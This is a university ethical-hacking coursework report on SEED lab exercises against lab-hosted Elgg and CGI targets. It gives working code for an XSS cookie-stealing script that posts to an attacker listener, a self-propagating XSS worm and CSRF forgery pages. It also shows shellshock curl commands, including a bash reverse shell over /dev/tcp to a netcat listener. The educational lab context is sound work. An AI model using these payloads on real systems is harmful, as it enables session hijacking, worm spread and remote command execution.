Ethical Hacking and Pentesting (COM3031) - SEMR 2024/5
Coursework: Part A Report

Pascal Duncan Lek Hou U
[redacted]

April 10, 2025

1 Part A, Task A

1.1 XSS

This attack simply displays the session cookie to the user viewing the page. This is done by inserting malicious code in the description of the attacker's profile as shown in Figure 1 such that any user that opens the profile page will be greeted with the alert in Figure 2. The code for this attack is shown in Listing 1.

1.2 Mitigation for attack in 1.1

Some methods of mitigating XSS attacks as described above may involve input sanitation and validation by restricting the use of special characters such as `<`, `>`, `"`, `'` and `/`. We can also utilise modern secure cookies through the `HttpOnly` flag to prevent JavaScript access to session cookies.

1.3 Stealing Cookies

This attack uses the same XSS method as in 1.1, by inputting malicious code (shown in Listing 2) in the description of the attacker's profile. Whenever any user views this page, the site will send an HTTP POST request containing the victim's session cookie to the attacker's server at `http://0.0.0.0:5555/` as in Figure 3. Then using the stolen cookies, the attacker may use these cookies to hijack the victim's session as in Figure 4.

1.4 XSS Worm

The same XSS method is used for this attack by inserting the code shown in Listing 3 into the attacker's profile. When any user views the attacker's profile, the script runs automatically with `window.onload`. `document.getElementById("worm").innerHTML` replicates the code and constructs a complete HTML script by appending the header and tail tags on each side. Utilising the victim's timestamp and cookies, the attacker is able to create a malicious HTTP POST request to the server and inject the malicious script into the victim's page.

Figure 5a shows Boby's (victim's) profile after viewing Alice's (attacker's) profile which contains the malicious script. Figure 5b shows (another victim) Charlie's profile as logged in from Charlie's view before coming in contact with the malicious script. Figure 5c is Charlie's view when searching for Boby's profile, with the malicious script in plain view. Figure 5d is Charlie's profile with the caption propogated to their profile.

1.5 Differences between XSS attack in 1.1 and XSS worm attack in 1.4

Both attacks rely on code injection by the attacker onto the attacker's profile. However, the attack in 1.4 automatically propogates from victim to victim, whereas 1.1's attack requires the victim to visit the attacker's page to trigger the attack. The XSS worm also automatically sends profile update requests on behalf of the victim which enables propogation of the attack to more and more profiles, exponentially increasing the attack vector. Logically, we can reason that 1.1 will have a much smaller impact, limited to targeted visitors than that of the worm in 1.4.

2 Part A, Task B

2.1 Attack using GET

Samy creates a malicious webpage (shown in Listing 4) on `http://10.9.0.105/addfriend.html` which contains an invisible `<img>` tag with the `src` attribute set to the add friend action.

`http://www.csrflabelgg.com/action/friends/add?friend=59`

Samy can obtain his `guid` by prompting it as in Figure 6. Samy sends a message to Alice asking them to open the malicious link as in Figure 7. When Alice visits this malicious page, the browser automatically sends a GET request to the server silently adding Samy as her friend without her knowledge. This exploit is known as a CSRF attack.

2.2 Attack using POST

This attack involves exploiting the same CSRF vulnerability as in 2.1 in the `csrflabelgg` site. Samy, therefore will send Alice a similar message as in Figure 8. However, the malicious webpage now contains JavaScript which creates and submits a POST form hidden from Alice (as shown in Listing 5). It is noteworthy that the JavaScript for this site is hardcoded specifically to Alice's details (`alice -> name` and `56 -> guid` in lines `12` and `15` of Listing 5) and as such, will only be effective against Alice and no other user.

2.3 Differences between attacks in 2.1 and 2.2

In 2.1, the attack uses a HTTP GET request and exploits the use of an `<img>` tag to run the action. However 2.2 utilises a HTTP POST request and sends the payload through a function that automatically runs through the `window.onload` on line 34 in Listing 5. We can easily see the difference in length of code of Listings 4 and 5 by simply reading the line count. Modern sites commonly mitigate CSRF attacks by the use of CSRF tokens.

3 Part A, Task C

3.1 Exploiting shellshock

Shellshock is a vulnerability which exploits a mistake in bash when it converts environment variables to function definition. The webserver running on `www.seedlab-shellshock.com` is a controlled environment using CGI to run server-side scripting in response to web requests. The target process must run bash in order to exploit shellshock. Therefore user input must be crafted such that it sets an environment variable containing a malicious function definition.

As seen in Figure 9, the function `() { echo hello;};` defines a shell function which bash misinterprets and starts executing the trailing command `/usr/bin/touch` creating a file as defined in the following argument `/tmp/test.txt`. It does this through `Content_type:text/plain` and a second `echo;` which together output a valid CGI response header and prevent the server from throwing a 500 HTTP error. the enclosing URL is the targeted vulnerable CGI script.

The same exploit is used and demonstrated in Figure 9 to list the file (`/bin/ls`) and delete it (`/bin/rm`).

3.2 Reverse shell

To create a reverse shell, first we simulate the attacker's machine using a netcat listener as shown in Figure 10 by running `nc -l 9090` in terminal. Then utilising the shellshock exploit similar to the one in 3.1, we run the command in Figure 11. `/bin/bash -i` launches an interactive shell and `> /dev/tcp/10.9.0.1/9090` redirects the output to the TCP connection `10.9.0.1` at port `9090`. `0<&1` makes the standard input `stdin` read from the same TCP connection. `2>&1` redirects standard error `stderr` to the standard output`stdout`. Both go through the TCP connection.

Figure 10 also shows the commands `id` and `ls` being run and their outputs.

3.3 How shellshock arises and prevention

The shellshock vulnerability (identified as CVE-2014-6271) arises from a flaw in Bash, the GNU project's shell which allows attackers to execute any command by crafting environment variables with malicious function definitions. Web servers utilizing CGI scripts may pass user-supplied data to scripts via environment variables. If the CGI script were invoking Bash, the attacker may use shellshock to exploit this by sending malicious HTTP requests which set environment variables that lead to remote command execution.

The shellshock vulnerability is what is known as a zero-day exploit and as such, without prior knowledge of the attack vector, we can only rely on general security best practices. Preventative measures that may be taken against this would include strict sanitation of environment variables which may derive from user inputs. This may be included in the CGI script itself or by implementing a strict firewall filtering policy. The web server may also be configured in a way such that it has access to only low privileged content which will minimize the impact of any attack.

Appendices

A XSS

```
<script>alert(document.cookie);</script>
```

Listing 1: XSS attack script




Figure 1: Script inserted in profile description

Figure 2: alert from malicious script in Figure 1

```
<script>
var sendurl="http://0.0.0.0:5555/";

var Ajax = null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(document.cookie);
</script>
```

Listing 2: steal cookies script

```
[04/07/25]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 52916
POST / HTTP/1.1
Host: 0.0.0.0:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://www.xsslabelgg.com
Sec-GPC: 1
Connection: keep-alive

Elgg=8a772vh65sgb6abcce35g2smkt
```

Figure 3: netcat receiving cookie data from victim






Figure 4: Using victim's cookies in the attacker's session

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var desc = "&description=Alice is the best" + wormCode;
  desc += "&accesslevel[description]=2";

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;

  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

  var content = token+ts+name+desc+guid;

  if(elgg.session.user.guid != 56){
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Listing 3: XSS worm script




(a) Profile for Boby after viewing Alice's profile



(b) Profile for Charlie before running the malicious script



(c) Charlie searching Boby's profile with the injected script in view



(d) Profile for Charlie after viewing Boby's profile

Figure 5: Screenshots of the attack propogating through profiles

B CSRF

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=59" alt="image" width=
    "1" height="1" />
</body>
</html>
```

Listing 4: malicious webpage that adds Samy as a friend




Figure 6: Samy's GUID




Figure 7: Message from Samy to Alice (for attack in 2.1)

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
  var fields;

  // The following are form entries need to be filled out by attackers.
  // The entries are made hidden, so the victim won't be able to see them.
  fields += "<input type='hidden' name='name' value='alice'>";
  fields += "<input type='hidden' name='briefdescription' value='but most of all,
      samy is my hero'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

  fields += "<input type='hidden' name='guid' value='56'>";

  // Create a <form> element.
```

```
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.csrflabelgg.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30  }
31
32
33  // Invoke forge_post() after the page is loaded.
34  window.onload = function() { forge_post();}
35  </script>
36  </body>
37  </html>
```

Listing 5: malicious webpage that modifies Alice's profile




Figure 8: Message from Samy to Alice (for attack in 2.2)

C shellshock

```
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo;
  /usr/bin/touch /tmp/test.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo;
  /bin/ls -l  /tmp/test.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
-rw-r--r-- 1 www-data www-data 0 Apr  9 18:41 /tmp/test.txt
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo;
  /bin/rm /tmp/test.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo;
  /bin/ls -l  /tmp/test.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$
```

Figure 9: shellshock attack creating and deleting a .txt file

```
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ nc -l 9090
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@7bbacb993c23:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@7bbacb993c23:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
```

Figure 10: Reverse shell on netcat listener

```
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; echo;
 /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Figure 11: Creating a reverse shell on a local netcat server